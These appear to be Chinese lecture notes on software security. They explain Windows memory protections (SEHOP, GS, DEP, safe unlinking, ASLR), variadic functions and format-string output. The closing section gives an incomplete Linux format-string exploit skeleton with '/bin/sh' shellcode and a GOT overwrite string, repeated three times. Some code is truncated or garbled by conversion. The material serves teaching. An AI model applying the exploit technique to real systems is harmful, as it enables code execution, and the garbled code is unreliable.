


SEHOP 是一种比 SafeSEH 更为严厉的保护机制。

目前 Vista SP1 和 Windows 7 支持 SEHOP。

我们来看看 SEHOP 是干什么的。我们知道 S.E.H 函数是以单链的形式存放在栈中的，末端是默认异常处理。


典型的 S.E.H 链:



SEHOP 的核心任务就是检查这条链的完整性，在程序转入异常处理前 SEHOP 会检查 S.E.H 链上最后一个异常处理函数是否为系统定义的终极异常处理函数。

如果是，说明这个链没有被破坏，可以去执行当前的异常处理函数；如果检测不是，则说明被破坏，程序不会去执行当前的异常处理函数。

典型的 S.E.H 溢出过程：



五、Windows 内存安全机制概述

1、从普通用户角度来看，微软在安全方面逐步做了如下几点增强。

- 1) 增加了 Windows 安全中心，提醒用户使用杀毒软件、防火墙，以及下载最新的安装补丁等。
- 2) 为 Windows 添加 PC 端的防火墙。
- 3) 未经用户允许，大多数的 Web 弹出窗口和 ActiveX 控件安装将被禁止。
- 4) IE 中增加了筛选仿冒网站功能，具有了钓鱼网站过滤器的功能。

5) 添加 UAC(User Account Control, 用户账户控制)机制, 可以防止恶意软件和间谍软件在未经许可的情况下在计算机上安装或对计算机进行更改。

6) 集成了 Windows Defender, 可以帮助阻止、控制和删除间谍软件以及其他潜在的恶意软件。

2、微软是如何提高内存保护的安全性的：

1) 使用 **GS 编译技术**, 在函数返回地址前

首先检测 Security Cookie 是否被覆盖, 从而把针对操作系统的栈溢出变得非常困难。


针对缓冲区溢出时覆盖返回函数地址这一特征, 微软在编译程序时使用了一个安全编译选项—GS, 在 vs2003 以及之后的版本中默认启用了这个编译选项。

GS 编译选项为每个函数调用增加了一些额外的数据和操作, 用以检测栈中的溢出。

在所有函数调用发生时, 向栈帧内压入一个额外的 DWORD, 这个随机数被称做 “canary”, 但如果使用 IDA 反汇编的话, 我们会看到 IDA 会将这个随机数标注为 “Security Cookie”。

Security Cookie 位于 EBP 之前, 系统还将在 .data 的内存区域存放一个 Security Cookie 的副本。

GS 保护机制下的内存布局：




当栈中发生溢出时，首先被淹没的就是 Security Cookie，之后才是 EBP 和返回地址。在函数返回之前，系统将执行一个额外的安全验证操作，被称做 Security check。

在 Security Check 的过程中，系统将对比两个 Security Cookie 的值，如果不吻合，那么说明栈帧的 Security Cookie 已经被破坏，发生了溢出。

当检测到栈中发生溢出时，系统将进入异常处理流程，函数不会正常返回，ret 指令也不会被执行。

GS 保护机制的工作原理：



2) DEP(Data Execution Protection, 数据执行保护)将数据部分标识为不可执行, 阻止了栈、堆和数据节中攻击代码的执行。


溢出攻击的根源在于现代计算机对数据和代码没有明确区分这一先天缺陷, 就目前看来重新去设计计算机体系结构基本上是不可能的, 我们只能靠向前兼容的修补来减少溢出带来的损害。

DEP 的基本原理是将数据所在内存页标识为不可执行, 当程序溢出成功转入 shellcode 时, 程序会尝试在数据页面上执行指令, 此时 CPU 就会抛出异常, 而不是去执行恶意指令。

DEP 的主要作用就是阻止数据页 (如默认的堆页、各种堆栈页及内存池页) 执行代码。

微软从 Windows XP SP2 开始提供这种技术支持。

DEP 工作原理:



DEP 根据实现机制不同可以分为：软件 DEP 和硬件 DEP。

软件 DEP 就是我们之前介绍的 SafeSEH。是 Windows 利用软件模拟实现 DEP，对操作系统提供一定的保护。

而硬件 DEP 才是真正意义的 DEP，它需要 CPU 的支持。AMD 称之为 No-Execute PageProtection(NX)，Intel 称之为 Execute Disable Bit(XD)，两者功能及工作原理在本质上是相同的。

操作系统通过设置内存页的 NX/XD 属性标记，来指明不能从该内存执行代码。

为了实现这个功能，需要在内存的页面表(Page Table)中假如一个特殊的标识位(NX/XD)来标识是否允许在该页上执行命令，0 表示允许，1 表示禁止。

3) 堆中加入了 Heap Cookie、Safe Unlinking 等一系列的安全机制，为原本就困难重重的堆溢出增加了更多的限制。

PEB(进程环境块) random: 在堆攻击中, PEB 中的函数指针是绝佳的目标。微软在 Windows XP SP2 之后不再使用固定的 PEB 基址, 而是使用具有一定随机性的 PEB 基址, PEB 随机化之后就影响了对 PEB 中函数的攻击。

Safe Unlink: 在原来卸载 free list 的堆块时, 代码可能是这样的:

```
int remove(ListNode * node){  
  
    node->blink->flink=node->flink;  
  
    node->flink->blink=node->blink;  
  
    return 0;  
  
}
```

blink 和 flink 代表前链接和后链接, 这样就有一个隐患, 当堆溢出成功时, 能够伪造出一个节点, 节点的前后 link 指向是堆外的地址, 那么卸载时就会链接到堆外, 产生漏洞。

改进后会进行验证, 以防止发生漏洞:

```
int safe_remove(ListNode * node){  
  
    if((node->blink->flink==node)&&(node->flink->blink==node)){  
  
        node->blink->flink=node->flink;  
  
        node->flink->blink=node->blink;  
  
        return 1;  
  
    }  
  
    else{  
  
        return 0;//链表被破坏
```

```
}  
  
}
```

heap cookie: 与栈中的 security cookie 类似, 微软在堆中也引入了 cookie, 用于检测堆溢出的发生。Cookie 被布置在堆首部分原堆块的 segment table 的位置, 占一个字节。

元数据加密: 微软在 Windows Vista 及后续版本的操作系统中开始使用该安全措施。块首中的一些重要数据在保存时会与一个 4 字节的随机数进行异或运算, 在使用这些数据时候需要再进行一次异或运算来还原, 这样我们就不能直接破坏这些数据了, 以达到保护堆的目的。

4) **ASLR**(Address space layout randomization, 加载地址随机)技术通过对系统关键地址的随机化, 使得经典堆栈溢出手段失效。

纵观前面介绍的所有漏洞利用方法都有一个共同的特征: 需要确定一个明确的跳转地址 ASLR 的概念在 xp 时就已经提出来了, 只不过功能很有限, 在 Vista 之后的操作系统才真正的发挥作用, 它包含了以下几个部分。

映像随机化: 映像随机化是 PE 文件映射到内存时, 对其加载的虚拟地址进行随机化处理, 这个地址是在系统启动时确定的, 系统重启后这个地址会变化。

堆栈随机化: 这项措施是在程序运行时随机的选择堆栈的基址, 与映像基址随机化不同的是堆栈的基址不是在系统启动的时候确定的, 而是在打开程序的时候确定的。也就是说同一个程序任意两次

运行时的堆栈基址都是不同的，进而各个变量在内存中的位置也是不确定的。

PEB 与 TEB(线程环境块): PEB 与 TEB 随机化在 Windows XP SP2 中就已经引入了，微软在 XP SP2 之后不再使用固定的 PEB 基址 0x7FFDF000 和 TEB 基址 0x7FFDE000，而是使用具有一定随机性的基址。但是其随机化的程度不是很好，而且即使做到了完全随机，依然还是可以通过其他方法获取到当前进程的 PEB 和 TEB。

第八讲 格式化输出

一、格式化输出

● 格式化输出函数参数由一个格式字符串和可变数目的参数构成

→ 格式化字符串提供了一组可以由格式化输出函数解释执行的指令

→ 用户可以通过控制格式字符串的内容来控制格式化输出函数的执行

● 变参函数在 C 语言中实现的局限性导致格式化输出函数的使用中容易产生漏洞!

```
#include <stdio.h>
#include <string.h>
```

```
void usage(char *pname) {
    char usageStr[1024];
    snprintf(usageStr, 1024,
        "Usage: %s <target>\n",
        pname);
    printf(usageStr);
}
```

pname的运行时值将替换格式字符串中的%d从而构造用法usage字符串

调用printf()函数输出usage信息

```
int main(int argc, char *
    if (argc < 2) {
        usage(argv[0]);
        exit(-1);
    }
}
```

程序的实际名字由用户输入 (argv[0]) 并作为参数传递给usage()函数

二、变参函数

变参函数既可以通过 UNIX System V 实现，也可以通过 ANSI C 实现。两种方式都要求变参函数的用户不违反开发者提供的契约。

1、ANSI C 标准参数

在 ANSI C 的标准参数方式（也称为 stdargs）中，变参函数是通过使用一个部分参数列表后跟一个省略号进行声明的。

若要调用一个变参函数，仅需指定该次调用中所需数目的参数即可：`average(3, 5, 8, -1);`

使用 stdargs 实现 `average()` 函数：

```
int average(int first, ...) {
    int count = 0, sum = 0, i = first;
    va_list marker;
    va_start(marker, first);
    while (i != -1) {
        sum += i;
        count++;
        i = va_arg(marker, int);
    }
    va_end(marker);
    return(sum ? (sum / count) : 0);
}
```

变参函数 `average()` 接受一个独立的定参，其后跟着一个变参列表。

对该变参列表中的参数不会执行任何类型检查。

省略号之前通常有一个或多个定参，而省略号则必须出现在参数列表的最后。

ANSI C 为了实现变参函数所提供的宏，`va_start()`、`va_arg()`和
`va_end()` 的定义。

这些定义在头文件 `stdarg.h` 中的宏，全部作用于 `va_list` 数据类型
以及使用 `va_list` 类型声明的参数列表之上。

2、可变参数宏定义示例

```
● #define _ADDRESSOF(v) (&(v))
● #define _INTSIZEOF(n) \
● ((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))
● typedef char *va_list;

● #define va_start(ap,v)
  (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
● #define va_arg(ap,t) (*(t *)((ap+=_INTSIZEOF(t))-
  _INTSIZEOF(t)))
● #define va_end(ap) (ap = (va_list)0)

#define _ADDRESSOF(v) (&(v))
#define _INTSIZEOF(n) \
((sizeof(n)+sizeof(int)-1) &
~(sizeof(int)-1))

typedef char *va_list;

#define va_start(ap,v)
  (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
#define va_arg(ap,t) (*(t
  *)((ap+=_INTSIZEOF(t))-_INTSIZEOF(t)))
#define va_end(ap) (ap = (va_list)0)
```

变量`maker`被声明为`va_list`类型

在使用变量`marker`之前，首先必须调用`va_start()`对它进行初始化

第4行调用了`va_start()`并且传递参数`marker`以及最后一个定参（`first`）

宏 `va_arg()` 需要一个已初始化的 `va_list` 和下一个参数的类型。

这个宏可以根据这些信息返回下一个参数的值，并且相应地递增
参数指针。

`average()` 第 8 行调用 `va_arg()` 宏，通过循环，获取第 2 个直至最后一个参数。


最后，在函数返回之前，调用 `va_end()` 来执行清理工作。

参数列表的终止条件是函数的实现者和使用者之间的一个契约。

在函数 `average()` 的实现中，变参列表的终止是由一个值为 -1 的参数所指定的。

如果程序员在调用该函数时忘记传入这个特殊的参数，则函数将继续处理下一个参数，直到遇到 -1 或者发生异常为止。

3、采用字符指针定义的 `va_list` 类型



图示例了在这些系统中调用函数 `average(3,5,8,-1)` 时，参数被如何按序安排在栈上

在用 `va_start()` 初始化字符指针后，字符指针指向最后一个定参之后的那个参数。

`va_start()` 宏将该参数的（类型）大小加上最后一个定参的地址。

当 `va_start()` 返回时，`va_list` 将指向第一个可选参数的地址。

并不是所有系统都把 `va_list` 类型定义成字符指针。

一些系统将其定义成指针数组，另外一些系统则把它放在寄存器中作为参数传递。

当参数在寄存器中传递时，`va_start()` 可能不得不为它们分配内存空间。

宏 `va_end()` 就被用来释放分配的内存空间。

4、`__cdecl`、`__stdcall` 和 `__fastcall`

	<code>__stdcall</code>	<code>__cdecl</code>	<code>__fastcall</code>
参数传递方式	右->左 压栈	右->左 压栈	左边开始的两个不大于 4 字节 (DWORD) 的参数分别放在 ECX 和 EDI 寄存器，其余的参数仍旧自右向左压栈传送
清理栈方	被调用函数清理 (即函数自己清理)，多数情况使用这个	调用者清理	被调用者清理栈
适用场合	Win API	c/C++ MFC 默认方式，可变参数的时候使用	速度快
C 编译修饰约定 (它们均不改变输出函数名中的字符大小写)	约定在输出函数名前加上一个下划线前缀，后面加上一个“@”符号和其参数的字节数，格式为 <code>_functionname@number</code>	约定仅在输出函数名前加上一个下划线前缀，格式为 <code>_functionname</code>	调用约定在输出函数名前加上一个“@”符号，后面也是一个“@”符号和其参数的字节数，格式为 <code>@functionname@number</code> 。
C++ 修饰	见下面的“四、名字修饰约定”		

(1) `__cdecl`

所有的参数都逆序压入栈中。

`__cdecl` 调用约定要求每一个函数调用都包含栈清理代码。

因为每次调用者都会对栈进行清空，所以这个调用约定支持对变参函数的使用。

这成了支持变参函数的必备条件，因为编译器不可能在没有检查实际调用的情况下确定到底向函数中传入了几个参数。

(2) __stdcall

__stdcall 调用约定用于调用 Win32 API 函数。

这个约定不支持变参函数，因为它是由被调用函数来执行清空栈操作的。

这就意味着当生成代码从栈中弹出实参时，编译器无法事先确定将有多少个参数被传递进函数中。

(3) __fastcall

_fastcall 调用约定会尽可能地将函数的参数放在寄存器中传递。

前两个双字或更小的参数将被放入寄存器 ecx 和 edx 中。

其余的参数按从右至左的原则传递。

被调用的函数将参数从栈中弹出。

5、使用 varargs 实现的 average()函数

```
int average(va_alist) va_dcl {  
    int i, count, sum;  
    va_list marker;  
    va_start(marker);  
    for (sum = count = 0;  
        (i = va_arg(marker, int)) != -1;  
        count++)  
        sum += i;  
    va_end(marker);  
    return (sum ? (sum / count) : 0);  
}
```

Unix System V的宏
(定义于varargs.h中)
的运作方式稍微不同
于ANSI标准参数

6、格式化字符串实现示例

```
#include "stdio.h"
#include "stdlib.h"
void myprintf(char* fmt, ...) //一个简单的类似于printf的实现, //参数必须都是int 类型
{
    char* pArg=NULL; //等价于原来的va_list
    char c;

    pArg = (char*) &fmt; //注意不要写成p = fmt !!因为这里要对//参数取址, 而不是取值
    pArg += sizeof(fmt); //等价于原来的va_start

    do
    {
        c =*fmt;
        if (c != '%')
        {
            putchar(c); //照原样输出字符
        }
        else
        {
            //按格式字符输出数据
            switch(*++fmt)
            {
                case 'd':
                    printf( "%d ",*((int*)pArg));
                    break;
                case 'x':
                    printf( "%#x ",*((int*)pArg));
                    break;
                default:
                    break;
            }
            pArg += sizeof(int); //等价于原来的va_arg
        }
        ++fmt;
    }while (*fmt != '\0');
    pArg = NULL; //等价于va_end
    return;
}
```

三、格式化输出函数

1、格式化输出函数

fprintf()按照格式字符串的内容将输出写入流中。

流、格式字符串和变参列表一起作为参数提供给函数。

printf()等同于 fprintf(), 除了前者假定输出流为 stdout 外。

sprintf()等同于 fprintf(), 但是输出不是写入流而是写入数组中。

snprintf()等同于 sprintf(), 但是它指定了可写入字符的最大值 n。

当 n 非零时, 输出的字符超过“n-1”的部分会被舍弃而不会写入数组中。并且, 在写入数组的字符末尾会添加一个空字符。

2、相同的函数

fprintf()、vfprintf()、vsprintf()、vsnprintf()、fprintf()、printf()、
sprintf()、snprintf()

3、syslog().

● 另外一个名为 syslog() 的格式化输出函数并没有定义在 C99 规范中，但是包含在 SUSv2 中。

● 这个函数接受一个优先级参数、一个格式规范以及该格式所需的任意参数，并且在系统的日志记录（syslogd）中生成一条日志消息。

● syslog() 函数：

→ 最先出现在 BSD 4.2

→ Linux and UNIX 支持

→ 未得到 Windows 系统的支持

4、格式字符串

● 格式字符串是由普通字符（包括%）和转换规范构成的字符序列。

● 普通字符被原封不动地复制到输出流中。

● 转换规范根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。

● 转换规范通常以%开始按照从左向右的顺序解释。

● 当参数过多时，多余的将被忽略。

● 而当参数不足时，则结果是未定义的。

● 一个转换规范组成：

→ 可选域:

➤ 标志、宽度、精度以及长度修饰符

→ 必需域:

➤ 转换指示符, 按照下面的格式

`%[flags] [width] [.precision] [{lengthmodifier}] conversion-specifier.`

● 例如 `%-10.8ld`:

→ - 是标志位,

→ 10 代表宽度,

→ 8 代表精度,

→ l 是长度修饰符,

→ d 是转换指示符

● 这个转换规范将一个 `long int` 型的参数按照十进制格式打印, 在一个最小宽度为 10 个字符的域中保持最少 8 位左对齐。

● 最简单的转换规范仅仅包含一个 `%` 和一个转换指示符 (例如 `%s`)。

5、转换指示符

● 转换指示符用来指示所应用的转换类型。

● 它是唯一必需的格式域, 出现在任意可选格式域之后。

● 标志位用来调整输出和打印的符号、空白、小数点、八进制和十六进制前缀等。

● 一个格式规范中可能包含一个或多个标志。

6、宽度

宽度是一个用来指定输出字符的最小个数的十进制非负整数。如果输出的字符个数比指定的宽度小，就用空白字符补足。

如果指定的宽度较小也不会引起输出域的截断。如果转换的结果比域宽大，则域会被扩展以容纳转换结果。

如果使用星号 (*) 来指定宽度，则宽度将由参数列表中的一个 int 型的值提供。

在参数列表中，宽度参数必须置于被格式化的值之前。

7、精度

● 精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数。

● 精度域可能会引起输出的截断或浮点值的舍入。

● 如果精度域是一个星号 (*), 那么它的值就由参数列表中的一个 int 参数提供。

● 在参数列表中，精度参数必须置于被格式化的值之前。

8、限制

(1) GCC3.2.2

GCC3.2.2 中的格式化输出函数可以处理最大为 INT_MAX (在 IA_32 上是 2,147,483,647) 的宽度和精度域。

格式化输出函数还以 int 的形式保持和返回被输出字符的总个数。

甚至当这个总个数的值超过了 INT_MAX 时它仍然会继续增加，从而引起带符号的整数溢出，结果得到一个带符号的负值。

如果按照无符号数来解释的话，那么直到发生无符号整型溢出之前这个数都是准确的。

(2) Visual C++ .NET

Visual C++ .NET 中各个格式化输出函数共享一个通用的格式字符串规范定义。

格式字符串通过一个名为 `_output()` 的共用函数进行解释。

`_output()` 基于从格式字符串中读出的字符和当前的状态来解析格式字符串并决定应该执行的动作。

`_output()` 函数使用一个带符号整数来存储宽度并且允许宽度值大至 `INT_MAX`。

因为 `_output()` 函数未对带符号整数溢出进行检测和处理，因此超过 `INT_MAX` 的值可能会导致非预期的结果。

`_output()` 函数同样使用带符号整数来存储精度，但它同时还使用一个 512 字符的转换缓冲区。

当这个值为负数时 `_output()` 主循环将会退出，从而值就被限制在 `INT_MAX+1` 和 `UINT_MAX` 之间了。

9、长度修饰符

Visual C++ 不支持 C99 中的长度修饰符 `h`, `hh`, `l`, 和 `ll`。

它提供的 `I32` 长度修饰符与长度修饰符 `I` 的功能完全一致，而 `I64` 长度修饰符则与长度修饰符 `II` 的作用相似。

`I64` 可以用于打印 `long long int` 所表示的所有值，不过当使用 `n` 转换指示符时只写出 32 位。

四、对于格式化输出函数的漏洞利用

见 PPT

五、栈随机化

1、栈随机化

● 在 Linux 下，栈的起始地址为 0xC0000000 并且朝低内存方向增长。

● 极少数 Linux 栈地址中包含空字节，从而容易使它们被插入格式字符串。

● 许多 Linux 变体中包含有某种栈随机化机制。

● 这种机制使得很难预测栈上信息的位置，包括返回地址和自动变量的位置，这是通过向栈中插入随机的间隙实现的。

2、阻碍栈随机化

● 尽管栈随机化加大了漏洞利用的难度，但它并不能完全阻止这种情况的发生。举个例子，上一节中展示的格式字符串漏洞利用需要这样的一些值：

→ 要覆写的地址，

→ shell code 的地址，

→ 参数指针和格式字符串起始地址之间的距离，

→ 在第一个转换规范%u 之前格式化输出函数已经写入的字节数。

(1) 待覆写地址

● 可以覆写在程序正常执行中、控制权将被转移到的函数的 GOT 入口或其他地址。

● 覆写 GOT 入口的优势在于它独立于诸如栈和堆这样的系统变量。

(2) Shellcode 的地址

● 基于 Windows 的利用中假设向栈的自动变量中插入了一段 shellcode。

● 对于实现栈随机化的系统，想找到这个地址很困难。

● 然而 shellcode 同样可以插入到数据段或堆上的变量中，这就比较容易找到了。

(3) 距离

● 攻击者必须确定参数指针和格式字符串的起始位置在栈中的距离。

● 它们之间的相对距离却是不变的。

● 计算参数指针与格式字符串的起始位置之间的距离并且插入所需数目的 %x 格式转换规范并不难做到。

(4) 以双字的格式写地址

● 基于 Windows 的利用将一个 shellcode 的地址分成四次每次写入一个字节，各次调用之间对地址进行递增。

● 如果由于对齐的要求或者其他原因造成这种操作不可能，仍然可以通过向地址中一次写入一个字甚至全部内容来实现。

3、Linux 利用变体


```

1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
5.         "\x90\x09\x09\x09\x09\x09/bin/sh";

6.     int i;
7.     unsigned char format_str[1024];

8.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
9.     strcat(format_str, "\xb4\x9b\x04\x08");
10.    strcat(format_str, "\xcc\xcc\xcc\xcc");
11.    strcat(format_str, "\xb6\x9b\x04\x08");

12.    for (i=0; i < 3; i++) {
13.        strcat(format_str, "%x");
14.    }

15.    /* code to write address goes here */

16.    printf(format_str);
17.    exit(0);
18. }

```

静态变量向数据段中插入一个shellcode

```

1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
5.         "\x90\x09\x09\x09\x09\x09/bin/sh";

6.     int i;
7.     unsigned char format_str[1024];

8.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
9.     strcat(format_str, "\xb4\x9b\x04\x08");
10.    strcat(format_str, "\xcc\xcc\xcc\xcc");
11.    strcat(format_str, "\xb6\x9b\x04\x08");

12.    for (i=0; i < 3; i++) {
13.        strcat(format_str, "%x");
14.    }

15.    /* code to write address goes here */

16.    printf(format_str);
17.    exit(0);
18. }

```

exit()函数的GOT入口的地址被连接到格式字符串

```

1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";

5.     int i;
6.     unsigned char format_str[1024];

